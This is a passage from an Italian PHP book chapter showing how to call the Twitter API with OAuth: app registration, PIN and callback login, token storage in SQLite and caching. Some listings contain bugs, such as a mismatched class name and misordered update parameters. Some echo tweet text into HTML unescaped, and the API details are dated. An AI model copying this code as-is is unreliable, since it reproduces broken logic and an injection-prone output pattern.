        echo $key . "<br/>";
    }
 */
    echo "<table style='width:500px;'>";
```

```

echo "<tr><th>user</th><th>tweet</th></tr>";
foreach ( $json->results as $r ) {

    echo '<tr><td>&nbsp;';

    echo $r->from_user . '</td>';
    echo '<td>' . $r->text . '</td>';
    echo '</tr>';

}
echo "</table>";

}

?>
</BODY>
</HTML>

```

La prima parte del Listato 4.1 visualizza un semplice form, che comprende un campo di testo per la query e un pulsante di invio. Le istruzioni successive verificano l'invio del form e codificano la query. La funzione `file_get_contents` esamina l'output dell'URL generato dallo script. La funzione `json_decode` converte l'oggetto formattato JSON che viene restituito in un oggetto PHP. Le istruzioni riportate in forma di commento possono essere impiegate per identificare i campi disponibili. I risultati sono infine inseriti in un ciclo e visualizzati in una tabella HTML.

Si può notare la chiamata di `error_reporting(E_ALL ^ E_NOTICE);` all'inizio dello script, che visualizza tutti i messaggi di errore a eccezione degli avvisi. In questo modo si semplifica il debug nel caso in cui qualcosa dovesse andare storto. Il formato JSON verrà approfondito nel Capitolo 15.

API REST private

Sono state scritte molte librerie PHP per interfacciarsi con le API di Twitter, anche se la maggior parte di queste richiede le credenziali (ovvero la combinazione nome utente e password) per effettuare l'autenticazione basic e ottenere l'accesso. A partire dall'agosto del 2010, Twitter ha adottato il protocollo OAuth e non supporta più l'autenticazione basic. Il succo del discorso è che ora molte librerie di interfaccia con Twitter sono obsolete o quantomeno necessitano di essere aggiornate. Il motivo del passaggio dall'autenticazione basic al protocollo OAuth è legato all'esigenza di aumentare la sicurezza.

In PHP una delle librerie OAuth-Twitter più utilizzate librerie è `twitteroauth`, disponibile all'indirizzo

<https://github.com/abraham/twitteroauth/downloads>, che verrà impiegata

in tutti gli esempi di questo capitolo. TwitterOAuth è composta da due file principali, `twitteroauth.php` e `oauth.php`. Per svolgere gli esempi che seguono dovete collocare questi due file nella directory `/twitteroauth/` in una posizione relativa rispetto alla webroot.

Dovete anche verificare di aver attivato la libreria CURL per PHP. I file richiesti da questa libreria dipendono dal sistema operativo che state utilizzando. In Windows la libreria si chiama `php_curl.dll` e nel file `php.ini` è necessario aggiungere la riga `extension=php_curl.dll`. In Linux la libreria è `curl.so` e richiede la presenza dell'istruzione `extension=curl.so` nel file `php.ini`. Potete verificare i moduli che risultano installati con il comando da shell `php -m` oppure chiamando la funzione `phpinfo`.

Primissima cosa: l'account Twitter

Per svolgere gli esempi di questo capitolo è necessario disporre di un account Twitter. La procedura di registrazione è semplice e rapida, a partire dall'indirizzo <https://twitter.com/signup>. Riceverete una e-mail di conferma e, dopo aver verificato il vostro account, potrete accedere all'area di sviluppo di Twitter, all'indirizzo <http://dev.twitter.com/>. A questo punto potete creare una nuova applicazione all'indirizzo <http://dev.twitter.com/apps/new>, da impiegare con OAuth.

NOTA

Twitter richiede la compilazione del campo Application Website. Se state provando l'applicazione a livello locale oppure non avete a disposizione una home page pubblica per la vostra applicazione, dovete comunque impostare un dato fittizio, per esempio <http://foobar.com>.

The screenshot shows the Twitter Developers website with the URL <https://dev.twitter.com/apps/new>. The page title is "Register an Application". It features a "Create your own Twitter app" button and a "Tell us about your application" input field. The main form contains fields for "Application Name", "Description", "Application Website", and "Organization". Under "Application Type", there are two radio buttons: "Client" (selected) and "Browser". A note at the bottom states: "August 31, 2010 Basic Auth has been deprecated. All applications must now use OAuth. [Read more](#) »" with a close button.

Application Name:

Description:

Application Website:
Where's your application's home page, where users can go to download or use it?

Organization:

Application Type: Client Browser

August 31, 2010 Basic Auth has been deprecated. All applications must now use OAuth. [Read more](#) » X

Figura 4.1 Form di registrazione di un'applicazione per Twitter.

La prima demo di esempio fa riferimento alle impostazioni:

Application Type: *Client*

Default Access Type: *Read-only*

Le applicazioni possono essere di due tipi: *desktop client* e *web browser*. Un'applicazione web browser utilizza un callback URL pubblico per ricevere informazioni nel corso della procedura di autenticazione. Un desktop client non richiede accesso esterno da parte del service provider OAuth per comunicare con l'applicazione. Al contrario, l'utente dispone di un PIN che gli viene richiesto dall'applicazione per concludere la fase di autenticazione.

I tipi di accesso possono essere *read-only* (default) oppure *read and write*. L'accesso *read-only* consente solo di richiedere e di visualizzare informazioni, mentre con l'accesso *read and write* è possibile trasmettere dati all'applicazione.

Twitter genera una consumer key e un consumer secret token da impiegare nei prossimi esempi.

La maggior parte degli esempi che in questo capitolo hanno a che fare con Twitter richiede i consumer token, che conviene collocare in un file esterno, come si può vedere nel Listato 4.2.

API key	
1bSbUBh[REDACTED]	
Registered Callback URL	
The @Anywhere callback URL's domain & subdomain must match the location of your application. You can authorize additional domains if you need to integrate with more than one application.	
OAuth 1.0a Settings	
OAuth 1.0a integrations require more work.	
Consumer key	
1bSbUBh[REDACTED]	
Consumer secret	
M2FFf2k[REDACTED]	
Request token URL	
https://api.twitter.com/oauth/request_token	

Figura 4.2 Token generati da Twitter per l'utente.

Listato 4.2 Inserimento dei token utente nel file `twitter_config.php`.

```
<?php

define ( 'CONSUMER_KEY', '1bSbUBh*****' );
define ( 'CONSUMER_SECRET', 'M2FFf2k*****' );
?>
```

Autenticazione con Access Token

Nel menu a destra dell'applicazione è presente un link ad Access Token, che fornisce un access token e un access token secret, grazie ai quali si può effettuare l'autenticazione trascurando i tipici passi previsti dal protocollo OAuth.

Here's your OAuth 1.0a access token for @bdanchilla	
Use the token string as your oauth_token and the token secret as your oauth_token_secret when signing requests. Read more about OAuth authentication »	
Keep the oauth_token_secret a secret. Along with your OAuth consumer secret, these keys should never be human readable in your applications.	
Access Token (oauth_token)	
252934[REDACTED]	
Access Token Secret (oauth_token_secret)	
lelBE6[REDACTED]	

Figura 4.3 Token di accesso diretto al singolo utente in Twitter.

Il token di accesso diretto consente di collegarsi con twitteroauth, come si può vedere nel Listato 4.3.

Listato 4.3 Autenticazione semplice con TwitterOAuth e token di accesso: `twitter_direct_access.php`.

```
<?php

error_reporting ( E_ALL ^ E_NOTICE );
require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";

//token di accesso
$accessToken = 'ACTUAL_ACCESS_TOKEN';
$accessTokenSecret = 'ACTUAL_SECRET_ACCESS_TOKEN';

//ora sono noti i token di accesso, che si passano al costruttore
$twitterOAuth = new TwitterOAuth ( CONSUMER_KEY, CONSUMER_SECRET,
$accessToken, $accessTokenSecret );

//verifica delle credenziali tramite chiamata all'API di Twitter
$user_info = $twitterOAuth->get ( "account/verify_credentials" );
if ( $user_info && !$user_info->error ) {
    print "Hello " . $user_info->screen_name . "!<br/>";
} else {
    die ( "error verifying credentials" );
}
?>
```

Questo script carica la libreria twitteroauth e passa come parametri i token consumer, consumer secret e quelli di accesso. Ovviamente è necessario inserire valori reali nelle righe '`'ACTUAL_ACCESS_TOKEN'`' e '`'ACTUAL_SECRET_ACCESS_TOKEN'`'.

Richiamare questo script all'indirizzo

`http://localhost/twitter_direct_access.php` fa visualizzare l'output

Hello bdanchilla!

NOTA

È importante conservare con cura i token consumer e di accesso, evitando che finiscano in mano a malintenzionati.

Autenticazione del client tramite PIN (Personal Identification Number)

In questo esempio si suppone che un nuovo utente voglia effettuare l'autenticazione, pertanto non si dispone dei suoi token di accesso. I valori di consumer token dell'applicazione verranno inseriti nel costruttore twitteroauth, e si otterranno i token richiesti che saranno poi reindirizzati all'area di sviluppo per Twitter. Verrà segnalato che lo script sta tentando di

accedere all'applicazione e si chiederà se accettare o meno la richiesta di accesso. Ovviamente si confermerà la richiesta e verrà assegnato un PIN.

L'inserimento di un PIN a sette cifre avverrà con un secondo script e porterà a termine l'attivazione. Questa operazione va eseguita una sola volta ed è il metodo adottato per l'autenticazione di uno script non pubblico, per esempio un'applicazione desktop o locale che non ha un dominio accessibile pubblicamente.

La libreria twitteroauth prevede di utilizzare un PIN per l'autenticazione passandolo come parametro della funzione `getAccessToken`:

```
function getAccessToken($oauth_verifier = FALSE);
```

Per ottenere un PIN è necessario scambiare consumer token e request token, poi registrare i request token. Dopo aver ottenuto il PIN, lo si può impiegare insieme ai request token per ricevere i token di accesso. Una volta ottenuti i token di accesso, si effettua l'autenticazione e si possono impiegare le API di Twitter.

Passo 1: ottenere un PIN

Listato 4.4 Registrazione in Twitter: `twitter_registration.php`.

```
<?php
error_reporting ( E_ALL ^ E_NOTICE );
require_once 'twitteroauth/twitteroauth.php';
require_once 'twitter_config.php';
session_start () //avvia una sessione

//il costruttore accetta come argomenti 'consumer key' e 'consumer secret'
$twitterOAuth = new TwitterOAuth ( CONSUMER_KEY, CONSUMER_SECRET );

//restituisce i request token oauth {oauth_token, oauth_token_secret}
$requestTokens = $twitterOAuth->getRequestToken ();

//scrive i token in $_SESSION
$_SESSION ['request_token'] = $requestTokens ['oauth_token'];
$_SESSION ['request_token_secret'] = $requestTokens
['oauth_token_secret'];

//reindirizza l'URL di registrazione generato da Twitter, che fornirà
il PIN
header ( 'Location: ' . $twitterOAuth->getAuthorizeURL ( $requestTokens
) );
?>
```

Questo script riporta i request token, che vengono memorizzati in `$_SESSION`. Infine, lo script reindirizza verso la pagina del PIN diTwitter, come si può vedere nella Figura 4.4.



Figura 4.4 Output del PIN a seguito della richiesta di token e del loro reindirizzo.

Passo 2: validazione del PIN per ricevere i token di accesso

Per ricavare i token di accesso dovete eseguire il Listato 4.5, passando il PIN come un parametro GET.

Listato 4.5 Validazione del PIN Twitter: `twitter_pin_validation.php`.

```
//esempio di utilizzo:  
//http://localhost/twitter_pin_validation.php?pin=9352006  
  
<?php  
  
error_reporting(E_ALL ^ E_NOTICE);  
require_once "twitteroauth/twitteroauth.php";  
require_once "twitter_config.php";  
session_start();  
  
if ( isset( $_GET["pin"] ) ) {  
    if ( is_numeric( $_GET["pin"] ) ) {  
        if ( validatePIN() ) {  
            print "PIN validation script was run";  
        }  
    } else {  
        print "Error: non-numeric PIN";  
    }  
} else {  
    print "Error: no PIN passed in";  
}  
  
function validatePIN() {  
  
    //ora sono noti i token di accesso, che si passano al costruttore
```

```

$twitterOAuth = new TwitterOAuth(
    CONSUMER_KEY, CONSUMER_SECRET,
    $_SESSION['request_token'],
$_SESSION['request_token_secret']
);

//genera i token di accesso {oauth_token, oauth_token_secret}
//si fornisce il PIN ricavato da Twitter nel passo precedente
$accessOAuthTokens = $twitterOAuth->getAccessToken( $_GET["pin"] );

if ($accessOAuthTokens && $accessOAuthTokens['oauth_token']) {
    //scrive i token di accesso in $_SESSION
    $_SESSION["access_token"] = $accessOAuthTokens['oauth_token'];
    $_SESSION["access_token_secret"] =
$accessOAuthTokens['oauth_token_secret'];
    return true;
} else {
    print "Error: PIN usage timed out!";
    return false;
}
?>

```

Nel Listato 4.5 sono stati aggiunti alcuni controlli di sicurezza per garantire l'input di un PIN corretto. In caso di successo l'output visualizza "PIN validation script was run", mentre si riceve un messaggio di errore in caso di insuccesso. Gli errori possono essere causati dal mancato passaggio di un PIN, dalla presenza di un PIN non numerico oppure dal superamento del tempo concesso per generare il PIN.

Lo script carica i token di registrazione che sono stati memorizzati dal Listato 4.4. Si crea un nuovo oggetto `TwitterOAuth`, che questa volta passa come parametri aggiuntivi i `request token`, poi si chiama `getAccessToken` e si passa il PIN come parametro. Questa operazione restituisce i token di accesso. Infine, si scrivono i token di accesso alla sessione oppure si genera un errore in caso di timeout del PIN.

NOTA

Il PIN generato dal Listato 4.5 ha data/ora di scadenza. Si genera un errore se si tarda l'esecuzione di `twitter_pin_validation.php`.

Nonostante OAuth sia un sistema sicuro e basato su credenziali nome utente/password, è ad ogni modo necessario adottare una serie di precauzioni. Un eventuale hacker che riesce a mettere le mani sui token di accesso è in grado di accedere al vostro account Twitter.

Passo 3: autenticazione con i token di accesso per utilizzare l'API di Twitter

A questo punto avete memorizzato i token di accesso tra i dati della sessione. Questi token consentono di autenticare e utilizzare l'API di Twitter, come si può vedere nel Listato 4.6.

Listato 4.6 Esempio di utilizzo di Twitter: `twitter_usage.php`.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";
session_start();

//ora sono noti i token di accesso, che si passano al costruttore
$twitterOAuth = new TwitterOAuth(
    CONSUMER_KEY, CONSUMER_SECRET,
    $_SESSION["access_token"], $_SESSION["access_token_secret"]);

//verifica le credenziali tramite una chiamata dell'API di Twitter
$user_info = $twitterOAuth->get( "account/verify_credentials" );
if ( $user_info && !$user_info->error ) {
    print "Hello ".$user_info->screen_name."!<br/>";

    print "Pushing out a status message.";
    //Post del nuovo stato
    $twitterOAuth->post(
        'statuses/update',
        array( 'status' => "writing status...foobar" )
    );

    //altre chiamate API
} else{
    die( "error verifying credentials" );
}
?>
```

Se l'autenticazione ha successo si ottiene l'output

```
Hello bdanchilla!
Pushing out a status message.
```

Lo script presuppone che le istruzioni

```
$twitterOAuth->post(
    'statuses/update',
    array( 'status' => " writing status...foobar" )
);
```

visualizzino in output un messaggio di stato. Tuttavia, se controllate il vostro account Twitter potete notare che nulla è stato pubblicato. Ciò è dovuto al fatto che l'applicazione non ha ottenuto l'accesso alla scrittura.

I metodi delle API REST di Twitter sono `GET` oppure `POST`. I metodi `GET` leggono i dati, mentre quelli `POST` li scrivono. La maggior parte delle

chiamate di funzioni legge dati, di conseguenza è impostata con `GET`. La modifica di informazioni, per esempio l'aggiornamento dello stato o l'azione di seguire un nuovo stato, richiede l'accesso alla scrittura, pertanto deve chiamare con `POST`.

Per risolvere il problema è necessario ritornare al sito di sviluppo dell'applicazione per Twitter e modificare l'impostazione *Default Access type* da *Read-only* a *Read & Write*, come mostrato nella Figura 4.5. Verificate di salvare le modifiche della configurazione.

NOTA

La modifica del tipo di applicazione e del tipo di accesso può richiedere la cancellazione dei dati della sessione.



Figura 4.5 Modifica del tipo di accesso all'applicazione.

Eseguite di nuovo lo script precedente e controllate il vostro Twitter. Ora il nuovo stato deve risultare presente.

Esempio di utilizzo delle API: gli stati degli amici

Il prossimo esempio corrisponde al Listato 4.7 e visualizza l'ultimo stato dei nostri amici. In questo esempio ci si collega a Twitter come nello script precedente, poi si chiama `statuses/friends`, una funzione che recupera l'ultimo stato dei nostri amici. Questa operazione è simile a quella svolta nell'esempio di utilizzo dell'API Public Search, ma in questo caso si mostra lo stato degli amici, non quello di persone generiche.

Si chiama anche il metodo `shuffle($friends)` per rendere casuale l'ordine di visualizzazione dell'elenco di amici.

Listato 4.7 Visualizzare l'ultimo stato degli amici: `friend_status.php`.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";
session_start();

//ora sono noti i token di accesso, che si passano al costruttore
$twitterOAuth = new TwitterOAuth(
    CONSUMER_KEY, CONSUMER_SECRET,
    $_SESSION["access_token"],
$_SESSION["access_token_secret"] );

//verifica le credenziali tramite una chiamata della Twitter API
$user_info = $twitterOAuth->get( "account/verify_credentials" );
if ( $user_info && !$user_info->error ) {
    echo '<h2>Connected as: </h2>';
    echo '<table style="width: 500px;">';
    echo '<tr><td>';
    echo $user_info->screen_name . '<br/>';
    echo '&ampnbsp';
    echo '</td>';
    echo '<td>';
    echo '<td>';
    echo '<strong>Last tweet:</strong><br/><em>' . $user_info->status-
>text . '</em></td>';
    echo '</td>';
    echo '</tr>';
    echo '</table>';

    echo '<h2>My Friends</h2>';
    $friends = $twitterOAuth->get( "statuses/friends" );
    shuffle( $friends ); //rende casuale la visualizzazione dei tweet
    echo '<table style="width: 500px;">';
    foreach ( $friends as $f ) {
        echo '<tr background-color: ' . $f->profile_background_color .
">";
        echo '<td>';
        echo $f->screen_name . '<br/>';
        echo '&ampnbsp';
        echo '</td>';
        echo '<td>';
        echo '<strong>Last tweet:</strong><br/><em>' . $f->status->text
. '</em></td>';
        echo '</td></tr>';
    }
    echo '</table>';
} else {
    die( "error verifying credentials" );
}
?>

```

Connected as:

bdanchilla **Last tweet:**
 Excited to listen to new Radiohead, Bright Eyes, PJ Harvey and Fleet Foxes soon :)

My Friends

MiaLebowsk **Last tweet:**
 RT @SaskTel: SaskTel does not have any plans to charge metered internet usage (UBB) to it's customers. See our HS packages here: <http://...> ...

darnando **Last tweet:**
 Awesome day of eating junk food and hanging. Five Guys Burgers and Fries lives up to the hype

lauracabrera **Last tweet:**
 @Nansky me encanta la foto!

freckledLeanne **Last tweet:**
 @stephdawson Maybe your 'try something new' should be to not let the fact that it's Monday get in the way of your new things! ;)

Figura 4.6 Esempio di output degli ultimi tweet degli amici.

Autenticazione tramite callback

Studiando l'esempio precedente si può pensare che ci sia un modo migliore per l'autenticazione rispetto al PIN da ricavare e digitare manualmente in fasi distinte. Questo metodo esiste, ma richiede un web server esterno, in modo che il service provider OAuth (Twitter) possa effettuare un callback con l'applicazione consumer.

La soluzione callback implica un passo in meno da eseguire rispetto al metodo con il PIN, poiché lo script di callback svolge per conto proprio il compito di verificare se siete proprietari dell'applicazione. È un'operazione analoga a quella svolta da un sito web nel quale vi registrate per la prima volta e che esegue la verifica con una e-mail di conferma inviata all'indirizzo fornito in fase di registrazione. In mancanza di questa forma di callback potreste fingere di essere qualsiasi altra persona.

Tornate all'account di sviluppo per Twitter, modificate l'opzione *Application Type* impostando *Browser* e fornite un *Callback URL*, come mostrato nella Figura 4.7.

Application Name:	prophptweets
Description:	sample for book
Application Website:	http://www.briandanchilla.com
Where's your application's home page, where users can go to download or use it?	
Organization:	myself
Application Type:	<input type="radio"/> Client <input checked="" type="radio"/> Browser
Does your application run in a Web Browser or a Desktop Client? Browser uses a Callback URL to return to your App after successful authentication. Client prompts your user to return to your application after approving access.	
Callback URL:	briandanchilla.com/t_callback.php
Where should we return to after successfully authenticating? You can override this at any time by sending an oauth_callback while obtaining a request_token. You can authorize additional domains if your app has more than one.	
Default Access type:	<input type="radio"/> Read & Write <input checked="" type="radio"/> Read-only
What type of access does your application need? Note: @Anywhere applications	

Figura 4.7 Modificate il tipo di applicazione e impostate il Callback URL.

NOTA

Ricordate che il callback deve essere disponibile esternamente, pertanto un test server locale, per esempio <http://localhost/>, non può funzionare.

La prima parte dell'autenticazione riutilizza lo script `twitter_registration.php` del Listato 4.4, poi si viene reindirizzati a una pagina simile a quella mostrata nella Figura 4.8, che richiede nome utente e password.



Figura 4.8 Reindirizzo alla schermata di registrazione.

È sufficiente fare clic su *Sign in* per essere reindirizzati alla funzione callback, che è stata registrata tra le impostazioni dell'applicazione. In questo modo si elimina la necessità di validare il PIN e si ottiene un risultato simile a quello che segue:

Welcome bdanchilla!
You have logged in using Twitter.

Il Listato 4.8 è lo script di callback.

Listato 4.8 L'handler di callback, callback.php.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once("twitteroauth/twitteroauth.php");
require_once("twitter_config.php");
session_start();

//verifica che il parametro oauth_token di callback URL corrisponda al
token
//della sessione
if ( $_GET["oauth_token"] == $_SESSION["request_token"] ) {
    //passa i request token memorizzati in $_SESSION
    $twitterOAuth = new TwitterOAuth(
        CONSUMER_KEY, CONSUMER_SECRET,
        $_SESSION["request_token"], $_SESSION["request_token_secret"] );

    $accessToken = $twitterOAuth->getAccessToken();

    //controlla che sia stato inserito un user_id numerico
    if ( isset($accessToken["user_id"]) &&
is_numeric($accessToken["user_id"]) ) {

        //memorizza i token di accesso della sessione
        $_SESSION["access_token"] = $accessToken["oauth_token"];
        $_SESSION["access_token_secret"] =
$accessToken["oauth_token_secret"];

        //Va bene! Si reindirizza alla pagina di benvenuto
        header( "location: welcome.php" );
    } else {
        //Non va bene: si ritorna alla pagina di login
        header( "location: login.php" );
    }
} else{
    die( "Error: we have been denied access" );
}
?>
```

Nella pagina di benvenuto o in un'altra pagina è ora possibile costruire un nuovo oggetto `TwitterOAuth` e collegarsi a Twitter. Si consideri il Listato 4.9.

Listato 4.9 Pagina di benvenuto: welcome.php.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";
session_start();
```

```

if( !empty( $_SESSION["access_token"] ) &&
   !empty( $_SESSION["access_token_secret"] ) )
) {

$twitterOAuth = new TwitterOAuth(
    CONSUMER_KEY,
    CONSUMER_SECRET,
    $_SESSION["access_token"],
    $_SESSION["access_token_secret"] );

//verifica che siamo collegati
$user_info = $twitterOAuth->get( 'account/verify_credentials' );
if ( $user_info && !$user_info->error ) {
    echo "Welcome " . $user_info->screen_name."!";
}

//esegue altre chiamate API
} else {
    die( "Error: bad credentials." );
}
} else {
    die( "Error: your access_token was not found in your \$_SESSION." );
}

?>

```

Sfruttare Twitter OAuth per il login al sito

Analogamente all’impiego di OpenID, potete utilizzare il login Twitter OAuth come meccanismo di registrazione di un altro sito. L’immagine che segue è riprodotta in molti siti ed è disponibile all’indirizzo

http://dev.twitter.com/pages/sign_in_with_twitter.



Per aggiungere il pulsante *Sign in* nell’esempio precedente è sufficiente modificare il codice del Listato 4.4 affinché non esegua un reindirizzo automatico, e mostri invece un link immagine (Listato 4.10).

Listato 4.10 Registrazione Twitter con il pulsante Sign in, login.php.

```

<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once 'twitteroauth/twitteroauth.php';
require_once 'twitter_config.php';
session_start(); //avvia una sessione

//il costruttore accetta come argomenti 'consumer key' e 'consumer
secret'
$twitterOAuth = new TwitterOAuth( CONSUMER_KEY, CONSUMER_SECRET );

```

```

//restituisce i request token oauth {oauth_token, oauth_token_secret}
$requestTokens = $twitterOAuth->getRequestToken();

//scrive i token in $_SESSION
$_SESSION['request_token'] = $requestTokens['oauth_token'];
$_SESSION['request_token_secret'] =
$requestTokens['oauth_token_secret'];

//header( "Location: ". $twitterOAuth->getAuthorizeURL( $requestTokens
) );
//Visualizza il pulsante di login Twitter con il link codificato
?>
<a href=<?php echo $twitterOAuth-
>getAuthorizeURL($_SESSION['request_token']) ?>">
</a>

```

Utilizzare un database per memorizzare più utenti

L'esempio precedente verrà ora esteso per memorizzare le credenziali utente in un database, come illustrato nel Listato 4.11. Per maggiore semplicità si impiegherà SQLite. In un ambiente di produzione si preferisce garantire che il file memorizzato si trovi esternamente alla webroot, oppure si utilizza un database di file non flat per aumentare la sicurezza. Consultate il Capitolo 7 per saperne di più su SQLite.

Listato 4.11 Classe per il collegamento del database con Twitter: `twitter_db_connect.php`.

```

<?php

class Twitter_DBConnect {

    static $db;
    private $dbh;

    private function Twitter_DBConnect() {
        try {
            $this->dbh = new PDO( 'sqlite:t_users' );
            $this->dbh->setAttribute( PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION );
        } catch ( PDOException $e ) {
            print "Error!: " . $e->getMessage() . "\n";
            die ();
        }
    }

    public static function getInstance() {
        if ( !isset( Twitter_DBConnect::$db ) ) {
            Twitter_DBConnect::$db = new Twitter_DBConnect();
        }
        return Twitter_DBConnect::$db->dbh;
    }
}

```

```
}
```

```
?>
```

Questa classe adotta il pattern Singleton Design per memorizzare un'istanza di collegamento con il database. La caratteristica fondamentale del pattern Singleton è data dal fatto che il costruttore è privato, e si garantisce che venga restituita la stessa istanza della classe.

NOTA

I pattern non sono argomento trattato in questo libro, ma per saperne di più su Singleton potete consultare il sito <http://it.wikipedia.org/wiki/Singleton>. Per quanto riguarda in particolare i pattern di design PHP si suggerisce di leggere il libro PHP Objects, Patterns and Practices di Matt Zandstra (Apress, 2010).

Listato 4.12 Operazioni con il database: select, insert, update (twitter_db_actions.php).

```
<?php

error_reporting(E_ALL ^ E_NOTICE);
require_once 'twitter_db_connect.php';
session_start();

class Twitter_DB_Actions {

    private $dbh; //handler del database

    public function __construct() {
        $this->dbh = Twitter_DBConnect::getInstance();
        $this->createTable();
    }

    public function createTable() {
        $query = "CREATE TABLE IF NOT EXISTS oauth_users(
            oauth_user_id INTEGER,
            oauth_screen_name TEXT,
            oauth_provider TEXT,
            oauth_token TEXT,
            oauth_token_secret TEXT
        )";
        $this->dbh->exec( $query );
    }

    public function saveUser( $accessToken ) {
        $users = $this->getTwitterUserByUID(
intval($accessToken['user_id']) );
        if ( count( $users ) ) {
            $this->updateUser( $accessToken, 'twitter' );
        } else {
            $this->insertUser( $accessToken, 'twitter' );
        }
    }

    public function getTwitterUsers() {
        $query = "SELECT * from oauth_users WHERE oauth_provider =
```

```

'twitter';
    $stmt = $this->dbh->query( $query );
    $rows = $stmt->fetchAll( PDO::FETCH_OBJ );
    return $rows;
}

public function getTwitterUserByUID( $uid ) {
    $query = "SELECT * from oauth_users WHERE oauth_provider=
'twitter' AND oauth_user_id = ?";
    $stmt = $this->dbh->prepare( $query );
    $stmt->execute( array( $uid ) );
    $rows = $stmt->fetchAll( PDO::FETCH_OBJ );
    return $rows;
}

public function insertUser( $user_info, $provider = '' ) {
    $query = "INSERT INTO oauth_users (oauth_user_id,
oauth_screen_name,
        oauth_provider, oauth_token, oauth_token_secret) VALUES (?,?,
?, ?, ?, ?)";
    $values = array(
        $user_info['user_id'], $user_info['screen_name'],
$provider,
        $user_info['oauth_token'],
        $user_info['oauth_token_secret'] );
    $stmt = $this->dbh->prepare( $query );
    $stmt->execute( $values );
    echo "Inserted user: {$user_info['screen_name']}";
}

public function updateUser( $user_info, $provider = '' ) {
    $query = "UPDATE oauth_users SET oauth_token = ?,
oauth_token_secret = ?,
        oauth_screen_name = ?
WHERE oauth_provider = ? AND oauth_user_id = ?";
    $values = array( $user_info['screen_name'],
$user_info['oauth_token'],
        $user_info['oauth_token_secret'], $provider,
$user_info['user_id'] );
    $stmt = $this->dbh->prepare( $query );
    $stmt->execute( $values );
    echo "Updated user: {$user_info['screen_name']}";
}

?>

```

Listato 4.13 Script di callback aggiornato, `callback_with_db.php`.

```

<?php
error_reporting(E_ALL ^ E_NOTICE);
require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";
require_once "twitter_db_actions.php";
session_start();

```

```

//verifica che il parametro oauth_token del callback URL corrisponda
//al token della sessione
if ( $_GET["oauth_token"] == $_SESSION["request_token"] ) {
    //passa i request token memorizzati in $_SESSION
    $twitterOAuth = new TwitterOAuth(
        CONSUMER_KEY, CONSUMER_SECRET,
        $_SESSION["request_token"], $_SESSION["request_token_secret"]);
}

$accessToken = $twitterOAuth->getAccessToken();

//controlla che sia stato inserito un user_id numerico
if ( isset( $accessToken["user_id"] ) && is_numeric(
$accessToken["user_id"] ) ) {
    // Memorizza i token di accesso in un DB
    $twitter_db_actions = new Twitter_DBActions();
    $twitter_db_actions->saveUser($accessToken);

    //Va bene! Reindirizza alla pagina di benvenuto
    //Anche la pagina welcome.php deve essere modificata per
leggere i token
    //dal database e non quelli di sessione
    header( "location: welcome.php" );
} else {
    //Non va bene: ritorna alla pagina di login
    header( "location: login.php" );
}
}
?>

```

Il vantaggio di integrare OAuth (oppure OpenID) nel vostro sito è che non si richiede alla persone di compilare un altro form di registrazione e di ricordare una combinazione nome utente/password. Esistono plug-in OAuth e OpenID per la maggior parte dei principali sistemi CMS (*Content Management System*), per esempio WordPress e Drupal.

Cache dei dati

La memorizzazione dei dati nella cache è la soluzione tipica che consente di eliminare la richiesta di informazioni da parte di Twitter in coincidenza di ogni aggiornamento della pagina. La REST API di Twitter limita gli utenti OAuth a 350 richieste all'ora, mentre gli utenti anonimi ne possono chiamare solo 150. I siti molto popolari devono assolutamente ricorrere alla cache dei dati. Nei prossimi paragrafi non verrà implementata una cache, ma sarà descritta la tecnica di base.

Una cache dei dati memorizza le informazioni che devono essere recuperate successivamente. Per salvare i dati di Twitter conviene effettuare richieste periodiche in Twitter, un'operazione che in genere si rende automatica

sfruttando un’azione cron (*cron job*). A seguito di ogni richiesta le nuove informazioni vengono inserite in un database e si rimuovono i dati obsoleti. Quando un utente visita il sito può così visualizzare il contenuto del database senza scaricare direttamente da Twitter.

Altri metodi ed esempi di API di Twitter

L’API di Twitter è suddivisa in diverse categorie: Timeline, Status, User, List, List Members, List Subscribers, Direct Message, Friendship, Social Graph, Account, Favorite, Notification, Block, Spam Reporting, Saved Searches, OAuth, Trends, Geo e Help.

Lo studio completo va oltre gli scopi di questo libro, ma si possono illustrare alcuni esempi significativi. La descrizione dettagliata dell’API è disponibile online; per esempio, il metodo `friends_timeline` è documentato all’indirizzo http://dev.twitter.com/doc/get/statuses/friends_timeline. Le specifiche consentono di notare che il metodo è chiamato con `GET`, può restituire dati in formato JSON, XML, RSS oppure Atom, richiede l’autenticazione e include numerosi parametri aggiuntivi.

Ovviamente non è necessario memorizzare il token di accesso alla sessione. Il contenuto dei token di accesso può essere memorizzato in file che per motivi di sicurezza si trovano all’esterno della root di documentazione. Si può modificare il Listato 4.5 per scrivere i token di accesso su disco, come indicato nel Listato 4.14.

Listato 4.14 Memorizzare i token di accesso in un file.

```
//scrive i token di accesso oauth in un file
file_put_contents( "access_token",
$accessOAuthTokens['oauth_token'] );
file_put_contents( "access_token_secret",
$accessOAuthTokens['oauth_token_secret'] );
```

Il salvataggio dei token di accesso su disco richiede la modifica dell’applicazione in “client” e l’esecuzione di `twitter_registration.php` seguita da quella di `listing_4-14.php` con un PIN. A questo punto si ha accesso ai token su disco e si può effettuare l’autenticazione leggendone il valore tramite `file_get_contents`, come indicato nel Listato 4.15.

Listato 4.15 Un file distinto e riutilizzabile, `twitter_oauth_signin.php`, per l’autenticazione.

```
<?php
error_reporting(E_ALL ^ E_NOTICE);
```

```

require_once "twitteroauth/twitteroauth.php";
require_once "twitter_config.php";

//access_token e access_token_secret sono
//i nomi dei file che contengono i token di accesso
$twitterOAuth = new TwitterOAuth(
    CONSUMER_KEY, CONSUMER_SECRET,
    file_get_contents( "access_token" ),
    file_get_contents( "access_token_secret" ) );
?>

```

Il file indicato nel Listato 4.15 consente di rendere più brevi gli script che chiamano l'API di Twitter.

Ora è possibile recuperare e visualizzare i dati di Twitter relativi a un numero massimo di 20 aggiornamenti degli amici, inclusi noi stessi, in ordine sequenziale. L'output coincide con quello visualizzato nella home page personale di Twitter. Si consideri il Listato 4.16.

